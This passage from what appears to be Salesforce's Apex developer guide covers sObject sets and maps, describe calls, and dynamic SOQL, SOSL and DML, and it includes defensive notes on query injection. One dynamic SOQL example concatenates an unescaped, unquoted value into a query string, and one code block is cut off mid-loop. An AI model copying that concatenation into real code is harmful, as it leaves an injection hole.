System.assertEquals(accountSet.size(), 1);
```

If you add a description to one of the accounts, it is considered unique and both accounts are added to the set.

```
// Create two accounts, a1 and a2, and add a description to a2
Account a1 = new account(name='MyAccount');
Account a2 = new account(name='MyAccount', description='My test account');

// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};

// Verify that the set contains two items
System.assertEquals(accountSet.size(), 2);
```

Warning: If set elements are objects, and these objects change after being added to the collection, they won't be found anymore when using, for example, the `contains` or `containsAll` methods, because of changed field values.

Maps of sObjects

Map keys and values can be of any data type, including sObject types, such as Account.

Maps can hold sObjects both in their keys and values. A map key represents a unique value that maps to a map value. For example, a common key would be an ID that maps to an account (a specific sObject type). This example shows how to define a map whose keys are of type ID and whose values are of type Account.

```
Map<ID, Account> m = new Map<ID, Account>();
```

As with primitive types, you can populate map key-value pairs when the map is declared by using curly brace ({ }) syntax. Within the curly braces, specify the key first, then specify the value for that key using =>. This example creates a map of integers to accounts lists and adds one entry using the account list created earlier.

```
Account[] accs = new Account[5]; // Account[] is synonymous with List<Account>
Map<Integer, List<Account>> m4 = new Map<Integer, List<Account>>{1 => accs};
```

Maps allow sObjects in their keys. You should use sObjects in the keys only when the sObject field values won't change.

Auto-Populating Map Entries from a SOQL Query

When working with SOQL queries, maps can be populated from the results returned by the SOQL query. The map key should be declared with an ID or String data type, and the map value should be declared as an sObject data type.

This example shows how to populate a new map from a query. In the example, the SOQL query returns a list of accounts with their `Id` and `Name` fields. The `new` operator uses the returned list of accounts to create a map.

```
// Populate map from SOQL query
Map<ID, Account> m = new Map<ID, Account>([SELECT Id, Name FROM Account LIMIT 10]);
// After populating the map, iterate through the map entries
for (ID idKey : m.keyset()) {
    Account a = m.get(idKey);
    System.debug(a);
}
```

One common usage of this map type is for in-memory "joins" between two tables.

Using Map Methods

The `Map` class exposes various methods that you can use to work with map elements, such as adding, removing, or retrieving elements. This example uses Map methods to add new elements and retrieve existing elements from the map. This example also checks for the existence of a key and gets the set of all keys. The map in this example has one element with an integer key and an account value.

```
Account myAcct = new Account();                         //Define a new account
Map<Integer, Account> m = new Map<Integer, Account>(); // Define a new map
m.put(1, myAcct);                   // Insert a new key-value pair in the map
System.assert(!m.containsKey(3));   // Assert that the map contains a key
Account a = m.get(1);               // Retrieve a value, given a particular key
Set<Integer> s = m.keySet();        // Return a set that contains all of the keys in the
map
```

sObject Map Considerations

Be cautious when using sObjects as map keys. Key matching for sObjects is based on the comparison of all sObject field values. If one or more field values change after adding an sObject to the map, attempting to retrieve this sObject from the map returns `null`. This is because the modified sObject isn't found in the map due to different field values. This can occur if you explicitly change a field on the sObject, or if the sObject fields are implicitly changed by the system; for example, after inserting an sObject, the sObject variable has the ID field autofilled. Attempting to fetch this Object from a map to which it was added before the `insert` operation won't yield the map entry, as shown in this example.

```
// Create an account and add it to the map
Account a1 = new Account(Name='A1');
Map<sObject, Integer> m = new Map<sObject, Integer>{
```

```
a1 => 1};

// Get a1's value from the map.
// Returns the value of 1.
System.assertEquals(1, m.get(a1));
// Id field is null.
System.assertEquals(null, a1.Id);

// Insert a1.
// This causes the ID field on a1 to be auto-filled
insert a1;
// Id field is now populated.
System.assertNotEquals(null, a1.Id);

// Get a1's value from the map again.
// Returns null because Map.get(sObject) doesn't find
// the entry based on the sObject with an auto-filled ID.
// This is because when a1 was originally added to the map
// before the insert operation, the ID of a1 was null.
System.assertEquals(null, m.get(a1));
```

Another scenario where sObject fields are autofilled is in triggers, for example, when using before and after insert triggers for an sObject. If those triggers share a static map defined in a class, and the sObjects in `Trigger.New` are added to this map in the before trigger, the sObjects in `Trigger.New` in the after trigger aren't found in the map because the two sets of sObjects differ by the fields that are autofilled. The sObjects in `Trigger.New` in the after trigger have system fields populated after insertion, namely: ID, CreatedDate, CreatedById, LastModifiedDate, LastModifiedById, and SystemModStamp.

Dynamic Apex

Dynamic Apex enables developers to create more flexible applications by providing them with the ability to:

- Access sObject and field describe information

  Describe information provides metadata information about sObject and field properties. For example, the describe information for an sObject includes whether that type of sObject supports operations like create or undelete, the sObject's name and label, the sObject's fields and child objects, and so on. The describe information for a field includes whether the field has a default value, whether it is a calculated field, the type of the field, and so on.

  Note that describe information provides information about *objects* in an organization, not individual records.

- Access Salesforce app information

  You can obtain describe information for standard and custom apps available in the Salesforce user interface. Each app corresponds to a collection of tabs. Describe information for an app includes the app's label, namespace, and tabs. Describe information for a tab includes the sObject associated with the tab, tab icons and colors.

- Write dynamic SOQL queries, dynamic SOSL queries and dynamic DML

  Dynamic SOQL and SOSL queries provide the ability to execute SOQL or SOSL as a string at runtime, while *dynamic DML* provides the ability to create a record dynamically and then insert it into the database using DML. Using dynamic SOQL, SOSL, and DML, an application can be tailored precisely to the organization as well as the user's permissions. This can be useful for applications that are installed from Force.com AppExchange.

Understanding Apex Describe Information

You can describe sObjects either by using tokens or the `describeSObjects` Schema method.

Apex provides two data structures and a method for sObject and field describe information:

- *Token*—a lightweight, serializable reference to an sObject or a field that is validated at compile time. This is used for token describes.
- The `describeSObjects` method—a method in the `Schema` class that performs describes on one or more sObject types.
- *Describe result*—an object of type `Schema.DescribeSObjectResult` that contains all the describe properties for the sObject or field. Describe result objects are not serializable, and are validated at runtime. This result object is returned when performing the describe, using either the sObject token or the `describeSObjects` method.

Describing sObjects Using Tokens

It is easy to move from a token to its describe result, and vice versa. Both sObject and field tokens have the method `getDescribe` which returns the describe result for that token. On the describe result, the `getSObjectType` and `getSObjectField` methods return the tokens for sObject and field, respectively.

Because tokens are lightweight, using them can make your code faster and more efficient. For example, use the token version of an sObject or field when you are determining the type of an sObject or field that your code needs to use. The token can be compared using the equality operator (==) to determine whether an sObject is the Account object, for example, or whether a field is the `Name` field or a custom calculated field.

The following code provides a general example of how to use tokens and describe results to access information about sObject and field properties:

```
// Create a new account as the generic type sObject
sObject s = new Account();

// Verify that the generic sObject is an Account sObject
System.assert(s.getsObjectType() == Account.sObjectType);

// Get the sObject describe result for the Account object
Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();

// Get the field describe result for the Name field on the Account object
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;

// Verify that the field token is the token for the Name field on an Account object
System.assert(dfr.getSObjectField() == Account.Name);

// Get the field describe result from the token
dfr = dfr.getSObjectField().getDescribe();
```

The following algorithm shows how you can work with describe information in Apex:

1. Generate a list or map of tokens for the sObjects in your organization (see Accessing All sObjects.)
2. Determine the sObject you need to access.
3. Generate the describe result for the sObject.
4. If necessary, generate a map of field tokens for the sObject (see Accessing All Field Describe Results for an sObject.)
5. Generate the describe result for the field the code needs to access.

Using sObject Tokens

SObjects, such as Account and MyCustomObject__c, act as static classes with special static methods and member variables for accessing token and describe result information. You must explicitly reference an sObject and field name at compile time to gain access to the describe result.

To access the token for an sObject, use one of the following methods:

- Access the `sObjectType` member variable on an sObject type, such as Account.
- Call the `getSObjectType` method on an sObject describe result, an sObject variable, a list, or a map.

`Schema.SObjectType` is the data type for an sObject token.

In the following example, the token for the Account sObject is returned:

```
Schema.sObjectType t = Account.sObjectType;
```

The following also returns a token for the Account sObject:

```
Account a = new Account();
Schema.sObjectType t = a.getSObjectType();
```

This example can be used to determine whether an sObject or a list of sObjects is of a particular type:

```
// Create a generic sObject variable s
SObject s = Database.query('SELECT Id FROM Account LIMIT 1');

// Verify if that sObject variable is an Account token
System.assertEquals(s.getSObjectType(), Account.sObjectType);

// Create a list of generic sObjects
List<sObject> sobjList = new Account[]{};

// Verify if the list of sObjects contains Account tokens
System.assertEquals(sobjList.getSObjectType(), Account.sObjectType);
```

Some standard sObjects have a field called `sObjectType`, for example, AssignmentRule, QueueSObject, and RecordType. For these types of sObjects, always use the `getSObjectType` method for retrieving the token. If you use the property, for example, `RecordType.sObjectType`, the field is returned.

Obtaining sObject Describe Results Using Tokens

To access the describe result for an sObject, use one of the following methods:

- Call the `getDescribe` method on an sObject token.
- Use the Schema `sObjectType` static variable with the name of the sObject. For example, `Schema.sObjectType.Lead`.

`Schema.DescribeSObjectResult` is the data type for an sObject describe result.

The following example uses the `getDescribe` method on an sObject token:

```
Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();
```

The following example uses the Schema `sObjectType` static member variable:

```
Schema.DescribeSObjectResult dsr = Schema.SObjectType.Account;
```

For more information about the methods available with the sObject describe result, see DescribeSObjectResult Class.

fields

fieldSets

Using Field Tokens

To access the token for a field, use one of the following methods:

- Access the static member variable name of an sObject static type, for example, `Account.Name`.
- Call the `getSObjectField` method on a field describe result.

The field token uses the data type `Schema.SObjectField`.

In the following example, the field token is returned for the Account object's `Description` field:

```
Schema.SObjectField fieldToken = Account.Description;
```

In the following example, the field token is returned from the field describe result:

```
// Get the describe result for the Name field on the Account object
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;

// Verify that the field token is the token for the Name field on an Account object
System.assert(dfr.getSObjectField() == Account.Name);

// Get the describe result from the token
dfr = dfr.getSObjectField().getDescribe();
```

Note: Field tokens aren't available for person accounts. If you access `Schema.Account.fieldname`, you'll get an exception error. Instead, specify the field name as a string.

Using Field Describe Results

To access the describe result for a field, use one of the following methods:

- Call the `getDescribe` method on a field token.
- Access the `fields` member variable of an sObject token with a field member variable (such as `Name`, `BillingCity`, and so on.)

The field describe result uses the data type `Schema.DescribeFieldResult`.

The following example uses the `getDescribe` method:

```
Schema.DescribeFieldResult dfr = Account.Description.getDescribe();
```

This example uses the `fields` member variable method:

```
Schema.DescribeFieldResult dfr = Schema.SObjectType.Account.fields.Name;
```

In the example above, the system uses special parsing to validate that the final member variable (`Name`) is valid for the specified sObject at compile time. When the parser finds the `fields` member variable, it looks backwards to find the name of the sObject (`Account`). It validates that the field name following the `fields` member variable is legitimate. The `fields` member variable only works when used in this manner.

Note: Don't use the `fields` member variable without also using either a field member variable name or the `getMap` method. For more information on `getMap`, see the next section.

For more information about the methods available with a field describe result, see DescribeFieldResult Class.

Accessing All Field Describe Results for an sObject

Use the field describe result's `getMap` method to return a map that represents the relationship between all the field names (keys) and the field tokens (values) for an sObject.

The following example generates a map that can be used to access a field by name:

```
Map<String, Schema.SObjectField> fieldMap = Schema.SObjectType.Account.fields.getMap();
```

Note: The value type of this map is not a field describe result. Using the describe results would take too many system resources. Instead, it is a map of tokens that you can use to find the appropriate field. After you determine the field, generate the describe result for it.

The map has the following characteristics:

- It is dynamic, that is, it is generated at runtime on the fields for that sObject.
- All field names are case insensitive.
- The keys use namespaces as required.
- The keys reflect whether the field is a custom object.

For example, if the code block that generates the map is in namespace N1, and a field is also in N1, the key in the map is represented as `MyField__c`. However, if the code block is in namespace N1, and the field is in namespace N2, the key is `N2__MyField__c`.

In addition, standard fields have no namespace prefix.

Field Describe Considerations

Note the following when describing fields.

- A field describe that's executed from within an installed managed package returns Chatter fields even if Chatter is not enabled in the installing organization. This is not true if the field describe is executed from a class that's not within an installed managed package.
- When you describe sObjects and their fields from within an Apex class, custom fields of new field types are returned regardless of the API version that the class is saved in. If a field type, such as the geolocation field type, is available only in a recent API version, components of a geolocation field are returned even if the class is saved in an earlier API version.

Understanding Describe Information Permissions

Apex classes and triggers run in system mode. All classes and triggers that are not included in a package, that is, are native to your organization, have no restrictions on the sObjects that they can look up dynamically. This means that with native code, you can generate a map of all the sObjects for your organization, regardless of the current user's permission.

If you execute describe calls in an anonymous block, user permissions are taken into account. As a result, not all sObjects and fields can be looked up if access is restricted for the running user. For example, if the you describe account fields in an anonmynous block and you don't have access to all fields, not all fields are returned. However, all fields are returned for the same call in an Apex class.

Dynamic Apex, contained in managed packages created by Salesforce ISV partners that are installed from Force.com AppExchange, have restricted access to any sObject outside the managed package. Partners can set the `API Access` value within the package to grant access to standard sObjects not included as part of the managed package. While Partners can request access to standard objects, custom objects are not included as part of the managed package and can never be referenced or accessed by dynamic Apex that is packaged.

For more information, see "About API and Dynamic Apex Access in Packages" in the Salesforce online help.

Describing sObjects Using Schema Method

As an alternative to using tokens, you can describe sObjects by calling the `describeSObjects` Schema method and passing one or more sObject type names for the sObjects you want to describe.

This example gets describe metadata information for two sObject types—The Account standard object and the Merchandise__c custom object. After obtaining the describe result for each sObject, this example writes the returned information to the debug output, such as the sObject label, number of fields, whether it is a custom object or not, and the number of child relationships.

```
// sObject types to describe
String[] types = new String[]{'Account','Merchandise__c'};

// Make the describe call
Schema.DescribeSobjectResult[] results = Schema.describeSObjects(types);

System.debug('Got describe information for ' + results.size() + ' sObjects.');

// For each returned result, get some info
for(Schema.DescribeSobjectResult res : results) {
    System.debug('sObject Label: ' + res.getLabel());
    System.debug('Number of fields: ' + res.fields.getMap().size());
   System.debug(res.isCustom() ? 'This is a custom object.' : 'This is a standard object.');

    // Get child relationships
    Schema.ChildRelationship[] rels = res.getChildRelationships();
    if (rels.size() > 0) {
        System.debug(res.getName() + ' has ' + rels.size() + ' child relationships.');
    }
}
```

Describing Tabs Using Schema Methods

You can get metadata information about the apps and their tabs available in the Salesforce user interface by executing a describe call in Apex. Also, you can get more detailed information about each tab. The methods that let you perform this are the `describeTabs` Schema method and the `getTabs` method in `Schema.DescribeTabResult`, respectively.

This example shows how to get the tab sets for each app. The example then obtains tab describe metadata information for the Sales app. For each tab, metadata information includes the icon URL, whether the tab is custom or not, and colors among others. The tab describe information is written to the debug output.

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set describe for each app and display the info
for(DescribeTabSetResult tsr : tabSetDesc) {
    String appLabel = tsr.getLabel();
    System.debug('Label: ' + appLabel);
    System.debug('Logo URL: ' + tsr.getLogoUrl());
    System.debug('isSelected: ' + tsr.isSelected());
    String ns = tsr.getNamespace();
    if (ns == '') {
        System.debug('The ' + appLabel + ' app has no namespace defined.');
    }
    else {
        System.debug('Namespace: ' + ns);
    }

    // Display tab info for the Sales app
    if (appLabel == 'Sales') {
        List<Schema.DescribeTabResult> tabDesc = tsr.getTabs();
        System.debug('-- Tab information for the Sales app --');

Accessing All sObjects

Use the Schema `getGlobalDescribe` method to return a map that represents the relationship between all sObject names (keys) to sObject tokens (values). For example:

```
Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();
```

The map has the following characteristics:

- It is dynamic, that is, it is generated at runtime on the sObjects currently available for the organization, based on permissions.
- The sObject names are case insensitive.
- The keys are prefixed with the namespace, if any.*
- The keys reflect whether the sObject is a custom object.

* Starting with Apex saved using Salesforce API version 28.0, the keys in the map that `getGlobalDescribe` returns are always prefixed with the namespace, if any, of the code in which it is running. For example, if the code block that makes the `getGlobalDescribe` call is in namespace NS1, and a custom object named MyObject__c is in the same namespace, the key returned is `NS1__MyObject__c`. For Apex saved using earlier API versions, the key contains the namespace only if the namespace of the code block and the namespace of the sObject are different. For example, if the code block that generates the map is in namespace N1, and an sObject is also in N1, the key in the map is represented as `MyObject__c`. However, if the code block is in namespace N1, and the sObject is in namespace N2, the key is `N2__MyObject__c`.

Standard sObjects have no namespace prefix.

Note: If the `getGlobalDescribe` method is called from an installed managed package, it returns sObject names and tokens for Chatter sObjects, such as NewsFeed and UserProfileFeed, even if Chatter is not enabled in the installing organization. This is not true if the `getGlobalDescribe` method is called from a class not within an installed managed package.

Accessing All Data Categories Associated with an sObject

Use the `describeDataCategoryGroups` and `describeDataCategoryGroupStructures` methods to return the categories associated with a specific object:

1. Return all the category groups associated with the objects of your choice (see `describeDataCategoryGroups(sObjectNames)`).
2. From the returned map, get the category group name and sObject name you want to further interrogate (see Describe DataCategoryGroupResult Class).
3. Specify the category group and associated object, then retrieve the categories available to this object (see `describeDataCategoryGroupStructures`).

The `describeDataCategoryGroupStructures` method returns the categories available for the object in the category group you specified. For additional information about data categories, see "Data Categories in Salesforce.com" in the Salesforce online help.

In the following example, the `describeDataCategoryGroupSample` method returns all the category groups associated with the Article and Question objects. The `describeDataCategoryGroupStructures` method returns all the categories available for articles and questions in the Regions category group. For additional information about articles and questions, see "Work with Articles and Translations" and "Answers Overview" in the Salesforce online help.

To use the following example, you must:

- Enable Salesforce Knowledge.
- Enable the answers feature.
- Create a data category group called Regions.
- Assign Regions as the data category group to be used by Answers.
- Make sure the Regions data category group is assigned to Salesforce Knowledge.

For more information on creating data category groups, see "Create and Modify Category Groups" in the Salesforce online help. For more information on answers, see "Answers Overview" in the Salesforce online help.

```
public class DescribeDataCategoryGroupSample {
   public static List<DescribeDataCategoryGroupResult> describeDataCategoryGroupSample(){

      List<DescribeDataCategoryGroupResult> describeCategoryResult;
      try {
         //Creating the list of sobjects to use for the describe
         //call
         List<String> objType = new List<String>();

         objType.add('KnowledgeArticleVersion');
         objType.add('Question');

         //Describe Call
         describeCategoryResult = Schema.describeDataCategoryGroups(objType);

         //Using the results and retrieving the information
         for(DescribeDataCategoryGroupResult singleResult : describeCategoryResult){
            //Getting the name of the category
            singleResult.getName();

            //Getting the name of label
            singleResult.getLabel();

            //Getting description
            singleResult.getDescription();

            //Getting the sobject
            singleResult.getSobject();
         }
      } catch(Exception e){
      }

      return describeCategoryResult;
   }
```

```
}
```

```
public class DescribeDataCategoryGroupStructures {
   public static List<DescribeDataCategoryGroupStructureResult>
   getDescribeDataCategoryGroupStructureResults(){
      List<DescribeDataCategoryGroupResult> describeCategoryResult;
      List<DescribeDataCategoryGroupStructureResult> describeCategoryStructureResult;
      try {
         //Making the call to the describeDataCategoryGroups to
         //get the list of category groups associated
         List<String> objType = new List<String>();
         objType.add('KnowledgeArticleVersion');
         objType.add('Question');
         describeCategoryResult = Schema.describeDataCategoryGroups(objType);

         //Creating a list of pair objects to use as a parameter
         //for the describe call
         List<DataCategoryGroupSobjectTypePair> pairs =
            new List<DataCategoryGroupSobjectTypePair>();

         //Looping throught the first describe result to create
         //the list of pairs for the second describe call
         for(DescribeDataCategoryGroupResult singleResult :
         describeCategoryResult){
            DataCategoryGroupSobjectTypePair p =
               new DataCategoryGroupSobjectTypePair();
            p.setSobject(singleResult.getSobject());
            p.setDataCategoryGroupName(singleResult.getName());
            pairs.add(p);
         }

         //describeDataCategoryGroupStructures()
         describeCategoryStructureResult =
            Schema.describeDataCategoryGroupStructures(pairs, false);

         //Getting data from the result
         for(DescribeDataCategoryGroupStructureResult singleResult :
describeCategoryStructureResult){
            //Get name of the associated Sobject
            singleResult.getSobject();

            //Get the name of the data category group
            singleResult.getName();

            //Get the name of the data category group
            singleResult.getLabel();

            //Get the description of the data category group
            singleResult.getDescription();

            //Get the top level categories
            DataCategory [] toplevelCategories =
```

```
                singleResult.getTopCategories();

            //Recursively get all the categories
            List<DataCategory> allCategories =
                getAllCategories(toplevelCategories);

            for(DataCategory category : allCategories) {
                //Get the name of the category
                category.getName();

                //Get the label of the category
                category.getLabel();

                //Get the list of sub categories in the category
                DataCategory [] childCategories =
                    category.getChildCategories();
            }
         }
      } catch (Exception e){
      }
      return describeCategoryStructureResult;
    }

   private static DataCategory[] getAllCategories(DataCategory [] categories){
      if(categories.isEmpty()){
         return new DataCategory[]{};
      } else {
         DataCategory [] categoriesClone = categories.clone();
         DataCategory category = categoriesClone[0];
         DataCategory[] allCategories = new DataCategory[]{category};
         categoriesClone.remove(0);
         categoriesClone.addAll(category.getChildCategories());
         allCategories.addAll(getAllCategories(categoriesClone));
         return allCategories;
      }
   }
}
```

Testing Access to All Data Categories Associated with an sObject

The following example tests the `describeDataCategoryGroupSample` method shown earlier. It ensures that the returned category group and associated objects are correct.

```
@isTest
private class DescribeDataCategoryGroupSampleTest {
   public static testMethod void describeDataCategoryGroupSampleTest(){
      List<DescribeDataCategoryGroupResult>describeResult =
                  DescribeDataCategoryGroupSample.describeDataCategoryGroupSample();

      //Assuming that you have KnowledgeArticleVersion and Questions
      //associated with only one category group 'Regions'.
      System.assert(describeResult.size() == 2,
           'The results should only contain two results: ' + describeResult.size());
```

```
      for(DescribeDataCategoryGroupResult result : describeResult) {
         //Storing the results
         String name = result.getName();
         String label = result.getLabel();
         String description = result.getDescription();
         String objectNames = result.getSobject();

         //asserting the values to make sure
         System.assert(name == 'Regions',
         'Incorrect name was returned: ' + name);
         System.assert(label == 'Regions of the World',
         'Incorrect label was returned: ' + label);
         System.assert(description == 'This is the category group for all the regions',
         'Incorrect description was returned: ' + description);
         System.assert(objectNames.contains('KnowledgeArticleVersion')
                       || objectNames.contains('Question'),
                       'Incorrect sObject was returned: ' + objectNames);
      }
   }
}
```

This example tests the `describeDataCategoryGroupStructures` method. It ensures that the returned category group, categories and associated objects are correct.

```
@isTest
private class DescribeDataCategoryGroupStructuresTest {
   public static testMethod void getDescribeDataCategoryGroupStructureResultsTest(){
      List<Schema.DescribeDataCategoryGroupStructureResult> describeResult =
        DescribeDataCategoryGroupStructures.getDescribeDataCategoryGroupStructureResults();

      System.assert(describeResult.size() == 2,
            'The results should only contain 2 results: ' + describeResult.size());

      //Creating category info
      CategoryInfo world = new CategoryInfo('World', 'World');
      CategoryInfo asia = new CategoryInfo('Asia', 'Asia');
      CategoryInfo northAmerica = new CategoryInfo('NorthAmerica',
                                                   'North America');
      CategoryInfo southAmerica = new CategoryInfo('SouthAmerica',
                                                   'South America');
      CategoryInfo europe = new CategoryInfo('Europe', 'Europe');

      List<CategoryInfo> info = new CategoryInfo[] {
        asia, northAmerica, southAmerica, europe
     };

      for (Schema.DescribeDataCategoryGroupStructureResult result : describeResult) {
         String name = result.getName();
         String label = result.getLabel();
         String description = result.getDescription();
         String objectNames = result.getSobject();

         //asserting the values to make sure
```

```
        System.assert(name == 'Regions',
        'Incorrect name was returned: ' + name);
        System.assert(label == 'Regions of the World',
        'Incorrect label was returned: ' + label);
        System.assert(description == 'This is the category group for all the regions',
        'Incorrect description was returned: ' + description);
        System.assert(objectNames.contains('KnowledgeArticleVersion')
                  || objectNames.contains('Question'),
                     'Incorrect sObject was returned: ' + objectNames);

        DataCategory [] topLevelCategories = result.getTopCategories();
        System.assert(topLevelCategories.size() == 1,
       'Incorrect number of top level categories returned: ' + topLevelCategories.size());

        System.assert(topLevelCategories[0].getLabel() == world.getLabel() &&
                     topLevelCategories[0].getName() == world.getName());

        //checking if the correct children are returned
        DataCategory [] children = topLevelCategories[0].getChildCategories();
        System.assert(children.size() == 4,
        'Incorrect number of children returned: ' + children.size());
        for(Integer i=0; i < children.size(); i++){
           System.assert(children[i].getLabel() == info[i].getLabel() &&
                         children[i].getName() == info[i].getName());
        }
     }

  }

  private class CategoryInfo {
     private final String name;
     private final String label;

     private CategoryInfo(String n, String l){
        this.name = n;
        this.label = l;
     }

     public String getName(){
        return this.name;
     }

     public String getLabel(){
        return this.label;
     }
  }
}
```

Dynamic SOQL

Dynamic SOQL refers to the creation of a SOQL string at run time with Apex code. Dynamic SOQL enables you to create more flexible applications. For example, you can create a search based on input from an end user or update records with varying field names.

To create a dynamic SOQL query at run time, use the database `query` method, in one of the following ways.

- Return a single sObject when the query returns a single record:

```
sObject s = Database.query(string_limit_1);
```

- Return a list of sObjects when the query returns more than a single record:

```
List<sObject> sobjList = Database.query(string);
```

The database `query` method can be used wherever an inline SOQL query can be used, such as in regular assignment statements and `for` loops. The results are processed in much the same way as static SOQL queries are processed.

Dynamic SOQL results can be specified as concrete sObjects, such as Account or MyCustomObject__c, or as the generic sObject data type. At run time, the system validates that the type of the query matches the declared type of the variable. If the query does not return the correct sObject type, a run-time error is thrown. This means you do not need to cast from a generic sObject to a concrete sObject.

Dynamic SOQL queries have the same governor limits as static queries. For more information on governor limits, see Execution Governors and Limits on page 274.

For a full description of SOQL query syntax, see Salesforce Object Query Language (SOQL) in the *Force.com SOQL and SOSL Reference*.

Dynamic SOQL Considerations

You can use simple bind variables in dynamic SOQL query strings. The following is allowed:

```
String myTestString = 'TestName';
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE Name =
:myTestString');
```

However, unlike inline SOQL, dynamic SOQL can't use bind variable fields in the query string. The following example isn't supported and results in a `Variable does not exist` error:

```
MyCustomObject__c myVariable = new MyCustomObject__c(field1__c ='TestField');
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
 = :myVariable.field1__c');
```

You can instead resolve the variable field into a string and use the string in your dynamic SOQL query:

```
String resolvedField1 = myVariable.field1__c;
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
 = ' + resolvedField1);
```

SOQL Injection

SOQL injection is a technique by which a user causes your application to execute database methods you did not intend by passing SOQL statements into your code. This can occur in Apex code whenever your application relies on end user input to construct a dynamic SOQL statement and you do not handle the input properly.

To prevent SOQL injection, use the `escapeSingleQuotes` method. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Dynamic SOSL

Dynamic SOSL refers to the creation of a SOSL string at run time with Apex code. Dynamic SOSL enables you to create more flexible applications. For example, you can create a search based on input from an end user, or update records with varying field names.

To create a dynamic SOSL query at run time, use the search `query` method. For example:

```
List<List <sObject>> myQuery = search.query(SOSL_search_string);
```

The following example exercises a simple SOSL query string.

```
String searchquery='FIND\'Edge*\'IN ALL FIELDS RETURNING Account(id,name),Contact, Lead';

List<List<SObject>>searchList=search.query(searchquery);
```

Dynamic SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the dynamic SOSL query. From the example above, the results from Account are first, then Contact, then Lead.

The search `query` method can be used wherever an inline SOSL query can be used, such as in regular assignment statements and `for` loops. The results are processed in much the same way as static SOSL queries are processed.

Dynamic SOSL queries have the same governor limits as static queries. For more information on governor limits, see Execution Governors and Limits on page 274.

For a full description of SOSL query syntax, see Salesforce Object Search Language (SOSL) in the *Force.com SOQL and SOSL Reference*.

Use Dynamic SOSL to Return Snippets

To provide more context for records in search results, use the SOSL `WITH SNIPPET` clause. Snippets make it easier to identify the content you're looking for. For information about how snippets are generated, see WITH SNIPPET in the *Force.com SOQL and SOSL Reference*.

To use the SOSL `WITH SNIPPET` clause in a dynamic SOSL query at run time, use the `Search.find` method.

```
Search.SearchResults searchResults = Search.find(SOSL_search_string);
```

This example exercises a simple SOSL query string that includes a `WITH SNIPPET` clause. The example calls `System.debug()` to print the returned titles and snippets. Your code would display the titles and snippets in a Web page.

```
Search.SearchResults searchResults = Search.find('FIND \'test\' IN ALL FIELDS RETURNING
KnowledgeArticleVersion(id, title WHERE PublishStatus = \'Online\' AND Language = \'en_US\')
 WITH SNIPPET (target_length=120)');

List<Search.SearchResult> articlelist = searchResults.get('KnowledgeArticleVersion');

for (Search.SearchResult searchResult : articleList) {
 KnowledgeArticleVersion article = (KnowledgeArticleVersion) searchResult.getSObject();
 System.debug(article.Title);
 System.debug(searchResult.getSnippet());
}
```

SOSL Injection

SOSL injection is a technique by which a user causes your application to execute database methods you did not intend by passing SOSL statements into your code. A SOSL injection can occur in Apex code whenever your application relies on end-user input to construct a dynamic SOSL statement and you do not handle the input properly.

To prevent SOSL injection, use the `escapeSingleQuotes` method. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

find(searchQuery)

Dynamic DML

In addition to querying describe information and building SOQL queries at runtime, you can also create sObjects dynamically, and insert them into the database using DML.

To create a new sObject of a given type, use the `newSObject` method on an sObject token. Note that the token must be cast into a concrete sObject type (such as Account). For example:

```
// Get a new account
Account a = new Account();
// Get the token for the account
Schema.sObjectType tokenA = a.getSObjectType();
// The following produces an error because the token is a generic sObject, not an Account
// Account b = tokenA.newSObject();
// The following works because the token is cast back into an Account
Account b = (Account)tokenA.newSObject();
```

Though the sObject token `tokenA` is a token of Account, it is considered an sObject because it is accessed separately. It must be cast back into the concrete sObject type Account to use the `newSObject` method. For more information on casting, see Classes and Casting on page 95.

You can also specify an ID with `newSObject` to create an sObject that references an existing record that you can update later. For example:

```
SObject s = Database.query('SELECT Id FROM account LIMIT 1')[0].getSObjectType().
                                        newSObject([SELECT Id FROM Account LIMIT 1][0].Id);
```

See SObjectType Class.

Dynamic sObject Creation Example

This example shows how to obtain the sObject token through the `Schema.getGlobalDescribe` method and then creates a new sObject using the `newSObject` method on the token. This example also contains a test method that verifies the dynamic creation of an account.

```
public class DynamicSObjectCreation {
    public static sObject createObject(String typeName) {
        Schema.SObjectType targetType = Schema.getGlobalDescribe().get(typeName);
        if (targetType == null) {
            // throw an exception
        }

        // Instantiate an sObject with the type passed in as an argument
        //  at run time.
        return targetType.newSObject();
```

```
    }
}
```

```
@isTest
private class DynamicSObjectCreationTest {
    static testmethod void testObjectCreation() {
        String typeName = 'Account';
        String acctName = 'Acme';

        // Create a new sObject by passing the sObject type as an argument.
        Account a = (Account)DynamicSObjectCreation.createObject(typeName);
        System.assertEquals(typeName, String.valueOf(a.getSobjectType()));
        // Set the account name and insert the account.
        a.Name = acctName;
        insert a;

        // Verify the new sObject got inserted.
        Account[] b = [SELECT Name from Account WHERE Name = :acctName];
        system.assert(b.size() > 0);
    }
}
```

Setting and Retrieving Field Values

Use the `get` and `put` methods on an object to set or retrieve values for fields using either the API name of the field expressed as a String, or the field's token. In the following example, the API name of the field `AccountNumber` is used:

```
SObject s = [SELECT AccountNumber FROM Account LIMIT 1];
Object o = s.get('AccountNumber');
s.put('AccountNumber', 'abc');
```

The following example uses the `AccountNumber` field's token instead:

```
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.AccountNumber;
Sobject s = Database.query('SELECT AccountNumber FROM Account LIMIT 1');
s.put(dfr.getsObjectField(), '12345');
```

The Object scalar data type can be used as a generic data type to set or retrieve field values on an sObject. This is equivalent to the anyType field type. Note that the Object data type is different from the sObject data type, which can be used as a generic type for any sObject.

Note: Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Setting and Retrieving Foreign Keys

